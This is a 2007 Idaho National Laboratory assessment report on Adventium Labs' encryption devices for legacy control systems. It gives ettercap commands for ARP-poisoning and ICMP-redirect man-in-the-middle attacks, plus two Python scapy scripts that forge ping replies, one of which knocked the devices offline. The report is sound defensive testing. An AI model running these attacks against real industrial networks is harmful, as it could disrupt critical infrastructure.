INL/CRADA-07-16

# CRADA FINAL REPORT

# Cyber Security Assessment Report: Adventium Labs

## Idaho National Laboratory

## and

## Adventium Labs

**Completed: December 31, 2007**

Prepared by
Idaho National Laboratory
Idaho Falls, Idaho 83415
http://www.inl.gov
Under DOE Idaho Operations Office
Contract No. DE-AC07-05ID14517

**Defer Release Until December 31, 2010**


The INL is a U.S. Department of Energy National Laboratory
operated by Battelle Energy Alliance

INL/EXT-07-13564

# Cyber Security Assessment Report: *Adventium Labs*

Assessment Team Performers list
James R. Davidson
Kenneth W. Rohde
Chuck Hall

December 2007



INL is a U.S. Department of Energy National Laboratory
operated by Battelle Energy Alliance

# Cyber Security Assessment Report:

# *Adventium Labs*

*December 2007*

Deliberative process/predecisional, not intended for distribution

PROTECTED CRADA INFORMATION

Homeland Security

National Cyber Security Division

Control Systems Security Program

INEEL/EXT-07-13564

# Cyber Security Assessment Report: Adventium Labs

December 2007

**DHS National Cyber Security Division**
**Control Systems Security Program**

Prepared for the
U.S. Department of Homeland Security
Under DOE Idaho Operations Office
Contract DE-AC07-99ID13727

# EXECUTIVE SUMMARY

Major control system components often have life spans of 15–20 years. Many systems in our Nation's critical infrastructure were installed before the Internet became a reality and security was a concern. Consequently, control systems are generally insecure. Security is now being included in the development of new control system devices; however, legacy control systems remain vulnerable. Most efforts to secure control systems are aimed at protecting network borders, but if an intruder gets inside the network these systems are vulnerable to a cyber attack.

Adventium's proof-of-concept aims to provide host-based security for legacy control system devices. The designed system permits encryption and authentication of traffic between any combinations of network devices, including those that cannot be upgraded. The encryption and authentication is performed on a network card that also serves as a firewall. The card can be installed in computer systems or used in bump-in-the-wire devices, which protect systems that cannot accept additional or third-party network cards.

The delivered system was configured by Adventium personnel at INL with issues still unresolved when they left. INL personnel, working with Adventium personnel attempted to resolve issues via Telcon and email to resolve operational issues with little success. A second visit by Adventium personnel was required to resolve all operational issues.

Initial testing was begun, but due to the instability of the product, the assessment team was unable to follow the assessment plan and the assessment was terminated.

This report includes a judgment on the validity of this product, additional research that should be considered and recommendations for further development activities.

This report will be delivered to Adventium Labs and DHS to assist in the development of a more secure product that will provide secured communications for legacy systems within critical infrastructure, which will help DHS reduce the risk to the nation's critical infrastructure.

# CONTENTS



# FIGURES



# TABLES

## ACRONYMS

| | |
|---|---|
| ARP | Address Resolution Protocol |
| CPU | Central Processing Unit |
| CSSC | Control Systems Security Center |
| CSSP | Control System Security Program |
| DCS | Distributed Control System |
| DHS | Department of Homeland Security |
| DMZ | Demilitarized Zone |
| DoS | Denial of Service |
| DSA | Distributed System Architecture |
| EFW | Embedded Firewall |
| FTE | Fault Tolerant Ethernet |
| GUI | Graphical User Interface |
| GW | Gateway |
| HMI | human-machine interface |
| HTTP | Hypertext Transfer Protocol |
| ICMP | Internet Control Message Protocol |
| INL | Idaho National Laboratory |
| IOS | input/output server |
| IP | Internet Protocol |
| IPSEC | IP Security |
| IT | Information Technology |
| LAN | Local Area Network |
| MAC | Media Access Control |
| MITM | Man-in-the-Middle |
| NCSD | National Cyber Security Division |

| | |
|---|---|
| NIC | Network Interface Card |
| OS | operating system |
| PCN | process control network |
| PCS | process control systems |
| PLC | Programmable Logic Controller |
| SCADA | Supervisory Control and Data Acquisition |
| SDK | Software Developer Kit |
| TCP | Transmission Control Protocol |
| TOE | Target of Evaluation |
| UDP | User Datagram Protocol |
| URL | Uniform Resource Locator |
| VPG | Virtual Private Groups |
| WAN | Wide Area Network |

# Cyber Security Assessment Report: *Adventium Labs*

## 1. INTRODUCTION

The Department of Homeland Security (DHS) National Cyber Security Division (NCSD) established the Control System Security Program (CSSP) to help industry and government improve the security of the control systems used in critical infrastructures throughout the United States. A key part of the CSSP mission is the assessment of control systems to identify vulnerabilities that could put critical infrastructures at risk from a cyber attack. Once these vulnerabilities are identified, mitigation strategies are developed to enhance control system security.

The CSSP has established a collaborative effort between Idaho National Laboratory (INL), industry partners, and other national laboratories to provide an assessment environment where control systems can be evaluated for security vulnerabilities. This controlled environment allows realistic assessments of systems and components without the adverse consequences resulting from potential system failures.

The focus of the assessment efforts is to identify and understand the vulnerabilities in control systems, which requires access to the hardware and software that comprise these systems. This report documents results generated by the Cyber Security Assessment of the Adventium Labs' system.

# 2. PURPOSE

The purpose of this assessment was to evaluate the Adventium Labs' system as a method for direct protection of legacy control systems by providing an additional layer of defense against cyber attacks. Adventium Labs' focus is within the communications path of control systems, which is considered to be one of the highest vulnerable areas (clear text communications). The goal for the Adventium Labs' system assessment was to provide results and recommendations for the Targets of Evaluation (TOEs) that were established within the cyber security assessment plan provided in Appendix A. These targets are possible attacks on the system that could be used to achieve the goals of a defined cyber threat on the system.

- TOE 1 Evaluate Encryption Management Scheme
- TOE 2 Evaluate Devices for Network Vulnerabilities
- TOE 3 Evaluate the Technology on System Performance

TOEs were defined as attack vectors for the development of methods to exploit discovered vulnerabilities to the encryption management scheme, the devices for implementing the technology, and issues associated with system performance thereby allowing an attacker to adversely impact the system.

# 3. SYSTEM DESCRIPTION

The Adventium system is based on the concept of Virtual Private Groups (VPGs). A VPG is a group of computers that can communicate securely via a common encryption key. A group is defined by a *conversation*, which is essentially a set of machines that can participate in services with each other. Any machine can join one or more conversations. A *policy server* extrapolates firewall rules from all conversations and pushes them to Embedded Firewall (EFW) Network Interface Cards (NICs). The NICs can be installed in computer systems or used in bump-in-the-wire devices, which protect systems that cannot accept additional or third-party NICs. Filtering, rule enforcement, encryption, and authentication are done by the EFW. A VPG provides endpoint-to-endpoint encryption and authentication of network traffic. Encryption can be selective, and encrypted traffic can be source and/or content authenticated. VPGs use a protocol similar to IP Security (IPSEC), including DES3 encryption and SHA-1 authentication. It differs from IPSEC in that key sets and policies are static because they are uploaded to EFWs prior to deployment. This approach requires that EFWs be taken offline while future key or policy changes are uploaded. This is appropriate in systems with rare topology changes, and it reduces management overhead while increasing security by reducing the risk of compromised keys or policies.

This system has the potential to solve issues in legacy control systems where major components contain no internal security features. In these legacy systems security is often handled solely at network borders because it is impossible to add security features to the components themselves. Adventium's bump-in-the-wire device is appealing because it can effectively provide host-based security features in legacy components. Of particular interest is the ability to authenticate. As an example, a bump-in-the-wire device in front of a Programmable Logic Controller (PLC) could effectively eliminate man-in-the-middle attacks by requiring the human-machine interface (HMI) to provide authentication with each command. The bump-in-the-wire device simply does not allow any unauthenticated and unencrypted messages through to the PLC.

Figure 1. shows the network topology used for the assessment. The bump-in-the-wire devices (labeled VPGBUMP1, VPGBUMP2, and VPGBUMP3), are configured to act as Layer 2 bridges that are transparent to the devices they protect. Communication policies developed prior to installation allow only required traffic to flow through the network. Several hours of network traffic were captured, including startup sequences and steady-state flows, showing that the policies effectively block extraneous traffic. As expected, the team observed only encrypted Internet Protocol (IP) packets and occasional Address Resolution Protocol (ARP) messages.

Each bump device is just a small PC running Windows XP. The devices use a 1.5MHz VIA C7-D processor and 512MB of RAM. In addition to the built-in network cards, each bump received a 3Com encryption NIC used as a firewall. The 3Com card and one of the built-in cards were bridged together using Window's bridging software.




Figure 1. Network topology.

# 4. ASSESSMENT THREAT PROFILE

The cyber threat profile selected for the assessment was a worst-case scenario. The threat goal was to compromise the operational aspects of the system in an attempt to damage the system or cause disruption of service. The threat was assumed to be well-financed, with the resources and ability to recruit a team of experts in cyber and control systems. Such a team would have the knowledge, time, and resources to gather the information needed and mobilize an effort using off-the-shelf or developed software tools to carry out their attack.

Assessment of the system was performed using the approach of vulnerability assessment of the control system network and then the individual units in the control system network. The selected TOEs assessed specific targets or functional pieces of the system. Given the stated profile for the threat, the TOEs were selected with the assumption that the attackers knew how a control system operates, the functions the control system provides, and all the information about the system that would be needed to start an attack.

# 5. ASSESSMENT RESULTS

The system was delivered to INL. Adventium personnel worked to configure the system and resolve operational issues. Unfortunately, problems existed that they believed could only be resolved at their facility. Through telcom and email communications, INL personnel working with Adventium personnel were unable to resolve the issues and Adventium personnel returned a second time to troubleshoot the system. The end result was an operational system.

The INL team began a two pronged attack; a man-in-the-middle (MITM) attack and fuzzing techniques against the system. The team learned quickly that the bumps are vulnerable to problems inherent in any Window's machine. Initial assessing was slowed by one of the bump devices going down. The team was never sure why it went down, but taking Window's bridge down and bringing it back up again fixed the problem.

The complexity of the configuration, issues with the system stability, and results from these early attempts resulted in suspension of the full assessment. The rest of this section provides documentation of the assessment work that was performed that led to this suspension.

## 5.1 MITM Attacks

MITM attacks allow the attacker to intercept and control the data flow between two network connected devices. This section outlines the MITM attacks that were attempted on this system.

### 5.1.1 Method 1 - ICMP Redirect Attack

An ICMP redirect attack requires the attacker and targeted device to be connected via a hub. This allows the attacker to hear messages from the target destined for other machines. The attack begins when the attacker sees a message from the target with a destination outside the LAN which is routed through a gateway. The attacker then sends an ICMP redirect message to the target that fools the system into believing the attacker is another gateway with a better route to the destination network. Future messages from the target to the external network will be sent to the attacker. The attacker then has the ability to drop the messages, pass the messages on untouched, or modify the packets before sending them on to the real gateway. The messages can be modified such that responses will also be sent to the attacker.




Figure 2. ICMP Redirect Attack

### 5.1.2 Method 2 - ARP Poisoning

An ARP cache poisoning attack targets two or more machines. It begins when the attacker sends a fake ARP reply message to each target. A correct ARP reply message contains the real mapping of a machine's IP address and Media Access Control (MAC) address. The fake ARPs cause the targets' ARP caches to map the attacker's MAC address to the targets' IP addresses. Future messages from one target, intended for the other, will be sent to the attacker instead. Again, the attacker can drop the messages, pass the messages on untouched, or modify the packets before sending them on. This type of attack is more effective when the attacker and targets are connected via a switch. The machine will dynamically update its ARP cache whenever it sees any message on the network with new ARP information, which will embed the attackers MAC address (machine) as the destination. In a switched environment, the machines only see the traffic destined to them. However, in a non-switched network, the machines see all the traffic and, at some point, are likely to see a message with correct ARP information.




Figure 3. ARP Poisoning Attack

### 5.1.3 Results

ICMP redirection and ARP cache poisoning can be performed with a tool called "ettercap."[1] The commands and arguments used when performing the attacks are shown in Table 1.

Table 1. Commands and Arguments used for Attack.

| Type | Command and Arguments |
|---|---|
| ARP cache poisoning | ettercap –T –M arp /[target 1 IP]/ /[target 2 IP]/ |
| ICMP redirection | ettercap –T –M icmp:[gateway MAC]/[gateway IP] /[target IP]/ |

Despite the claim that the Adventium Labs' bump-in-the-wire devices are Layer 2 bridges, these did not forward the ICMP redirect messages. The ARP messages were properly forwarded and the attack should have been successful as the ARP caches in all devices were dynamic. However, the assessment teams attempt to compromise the machines on the network using these attacks was unsuccessful. The team was unable to determine if these problems were due to network configuration issues, configuration and policies associated with the Adventium product, or 3-COM/VPG NIC hardware issues.

[1] ettercap, http://ettercap.sourceforge.net/

## 5.2 Fuzzing

The assessment team used fuzzing techniques on the bump-in-the-wire technology with a network protocol fuzzing device, focused on the common Layer 2 network protocols. As configured, the bumps did not to respond to ping requests, and unfortunately, the fuzzer used pings, not ARPs, to determine whether the target was operational. One solution to the problem was to change to the policy that responds to ICMP messages. However, the assessment team felt this would diminish the value of the assessment. In addition changing the policy was not trivial, as demonstrated by the problems Adventium personnel had in installing the system.

Instead, a script was written to intercept the ping request from the fuzzer, send an ARP request to the target to determine whether it was up, and respond to the fuzzer with a forged ping reply as shown in Figure 4. The 3Com/VPG cards quit responding when a forged ping replied on the network.

The assessment team then wrote a second script that simply created forged ping replies that impersonated the bump devices as shown in Figure 5. In every case the bump devices eventually quit responding. The down-time was arbitrary and ranged from a few seconds to several hours. In an attempt to continue testing, the team tried to recreate these scenarios; however, they were unsuccessful in restoring the system because the Adventium Labs' devices. At this point the system was considered too unstable to continue the assessment. However, the forged pings did result in a successful Denial of Service (DoS) attack on the devices.

Further testing by Adventium is needed to determine the root cause of the problem to determine whether it is a DoS attack issue, a networking configuration problem, or some other issue. The problem could also be a vulnerability in the EFW/VPG system similar to the Cisco ARP vulnerability disclosed last year (OSVDB ID: 22375, CVE ID: 2006-0354), or it could be the "normal" behavior of an industrial grade switch, such as the Cisco Catalyst 2960, when it detects duplicate ARP addresses on the network.

```
#!/usr/bin/python

from scapy import *

# Destination IP addr (host getting pinged)
dstIP = "10.3.1.4"
dstMAC = "00:0A:5E:59:99:AF"

# Source IP addr (host performing the ping)
srcIP = "10.3.1.64"
srcMAC = "00:12:3F:69:C2:61"

# Build the arp request packet
eth = Ether()
arp = ARP()
arp.pdst=dstIP
arpRequest = eth/arp

# Build the ping reply packet
pingEth = Ether()
pingEth.dst = srcMAC
pingEth.src = dstMAC
pingIP = IP()
pingIP.src = dstIP
pingIP.dst = srcIP
pingICMP = ICMP()
pingICMP.type = 0 # echo reply
data = "abcdefghijklmnopqrstuvwabcdefghi"
pingReplyPacket = pingEth/pingIP/pingICMP/data

print "Starting loop...\n"

while True:
        # Block and listen for a ping to the bump
        print "Sniffing for ping...\n"
        filterStr = "icmp and dst " + dstIP
        p = sniff(filter=filterStr, count=1, iface="eth0")
        pingICMP.seq = p[0].payload.payload.seq
        pingICMP.id = p[0].payload.payload.id
        pingReplyPacket = pingEth/pingIP/pingICMP/data

        if p != None:
                # Send an arp request to check for the bump
                print "Got ping, sending arp...\n"
                p = srp1(arpRequest, timeout=2, iface="eth0")

                # Check the arp response
                if p != None:
                        # Send a ping reply to the client
                        print "got an arp reply packet\n"
                        sendp(pingReplyPacket, iface="eth0")
                else:
                        print "no arp response... system is down\n"
        else:
                print "Sniffing failed... aborting\n"
                break

print "Done...\n"
```

Figure 4. Ping Relay

```
#!/usr/bin/python

# Forge ping responses to look like ping replies coming from a bump device back
# to another system on the net.  For this example we are using the policy server

from scapy import *
from time import *

# Bump net info
bumpIP = "10.3.1.4"
bumpMAC = "00:0A:5E:59:99:AF"

# Policy server info
serverIP = "10.3.2.20"
serverMAC = "00:18:4D:79:6C:20" # Actually the MAC of the gateway

# Ping reply packet
eth = Ether()
eth.src = bumpMAC
eth.dst = serverMAC
eth.type = 0x0800

ip = IP()
ip.src = bumpIP
ip.dst = serverIP

icmp = ICMP()
icmp.type = 0x0 # echo reply
icmp.id = 0xdead
icmp.seq = 0x1

# Loop and send ping reply packets with forged info
while True:
        sendp(eth/ip/icmp)
        sleep(0.5)
        icmp.seq = icmp.seq + 1

print "All done...\n"
```

Figure 5. Forged Pings

# 6. SUMMARY

While this proof-of-concept shows promise, there are some concerns.

The Adventium system is too difficult to successfully configure. Adventium personnel had significant problems getting the system functional at INL, requiring two separate visits to complete the task. Even when successfully configured, there are instability issues that preclude using the system in a critical environment. These instability problems were significant enough to cancel plans for the full assessment. The bump devices crashed too often and too many events were unexplainable.

Adventium's software solution relies solely on 3Com hardware that supports an EFW. Until recently no other EFWs existed. 3Com seems to have reduced support of the EFW products and appears likely to discontinue them in the future. Should the 3Com card be discontinued, Adventium's conceptual products will no longer be viable unless other NIC options are identified.

Fortunately, a few other companies have developed NICs that may fill the need. Options include Napatech's Programmable Network Adapters,[2] NetXen's NXB-10GXxR Intelligent NIC,[3] Cavium Networks' NITROX XL Secure Multi-Gigabit NIC Family,[4] RadiSys' PCI Packet Processing Engines,[5] and BigFoot Networks' Killer NIC.[6] As an example, the Killer NIC comes with an onboard processor, an embedded Linux operating system, and the ability to run applications. An embedded firewall application is already available for the card, as is a Software Developer Kit (SDK) for developing other applications. Still, should these products fail; Adventium's software could have no hardware to support the concept.

An important missing aspect in this system is the ability to authenticate unencrypted traffic. It is often unnecessary or undesirable to encrypt traffic, but it is always useful to authenticate it. The Adventium designers should consider adding this functionality to their product.

The assessment team was very impressed with the proof-of-concept developed by Adventium Labs. The idea shows a lot of promise and could be very useful in any control system. In particular, the benefit to legacy systems is potentially high as this technology can likely be installed on these systems without impacting their operation. The ability to authenticate encrypted and plain-text traffic could greatly improve the security of such networks. A follow-on assessment should be considered when the product is production-ready.

---

[2] Napatech, http://www.napatech.com/media(64,1033)/White_paper.pdf
[3] NetXen, http://www.netxen.com/products/boardsolutions/NXB-10GXxR.html
[4] Cavium Networks, http://www.caviumnetworks.com/acceleration_boards_NII_NIC.htm
[5] RadiSys, http://www.radisys.com/germany/products/datasheet_page.cfm?productdatasheetsid=1147
[6] BigFoot Networks, http://www.bigfootnetworks.com/Killer/FNA_Developers_Guide_10_1_07.pdf

# Appendix A

# Adventium Labs Vulnerability Assessment Plan

# Appendix A

# Adventium Labs Vulnerability Assessment Plan

## BACKGROUND

Adventium Labs has developed a product to provide encryption and protection of critical data within the controlled systems environments. The product is called Virtual Private Groups (VPGs), and it is an enhancement to the 3Com Embedded Firewall (EFW) product. These two products work together in an attempt to provide data protection and integrity into critical communication paths within control systems.

### EFW Distributed Firewall

Distributed firewalls are used to provide network level access control at each network node. The EFW is a commercially available, NIC-based, embedded distributed firewall developed by 3Com Corporation and Secure Computing Corporation. The high-level components of the EFW system are the Policy Server, NICs, and EFW agents. The EFW firewall provides the following:

- Packet Filtering
- Host Independence
- Central Management
- Network Layer Audits and Alerts.

### Virtual Private Groups (VPGs)

VPGs are an enhancement to the current 3Com EFW 2.5 product. VPGs provide endpoint-to-endpoint encryption integrated with the EFW filtering and centralized management. VPGs are IPSEC-based and use 3DES encryption and SHA-1 authentication. All encryption/decryption is done on the 3CR990 network interface card, or a "bump-in-the-wire" VPG device that has an embedded 3CR990 network interface, using its hardware crypto support. All keys are managed from the central EFW Policy Server and communicated to the card via the EFW secure management communication channel. The VPG capability is integrated with the EFW filtering capability so that all outgoing traffic can be filtered before being encrypted and all incoming traffic can be filtered after being decrypted. This integration allows VPGs to be constructed for only that traffic that needs to be encrypted. Other traffic can pass through the filter unencrypted.

### VPG Benefits

VPGs provide easily managed endpoint-to-endpoint encryption of network traffic. This capability supports:

- Encryption of all traffic, or only that needed, between endpoints, which prevents sniffing attacks aimed at reading information as it travels over the network
- Authentication of all encrypted traffic, which detects malicious modification of traffic in transit

- Source authentication of the network traffic, which prevents spoofing attacks where one host pretends to be another.

VPGs provide all the benefits of a VPN without the need for a Public Key Infrastructure. Key revocation is no longer a problem since the Policy Server can easily update and revoke VPG keys as needed.

VPGs can be easily set-up and torn-down by the Policy Server to dynamically provide secure communication groups.

VPG policies differ from EFW policies in that the source/destination fields are groups (of nodes, subnets or users) rather than singletons. This allows more compact statement of policies that can scale to a higher number of endpoints, improving the manageability, and reducing the risk of misconfiguration.

Since VPGs are groups of nodes that share a common key, it is possible to allow network intrusion detection systems to monitor encrypted communications by fitting them with an EFW/VPG card and making them part of the group.

Since VPGs are hardware-based and independent of the host, they cannot be easily turned off from a compromised host, as can software-based systems, and any attempt at bypassing the security by removing the device results in the host no longer being able to participate in any encrypted communications.

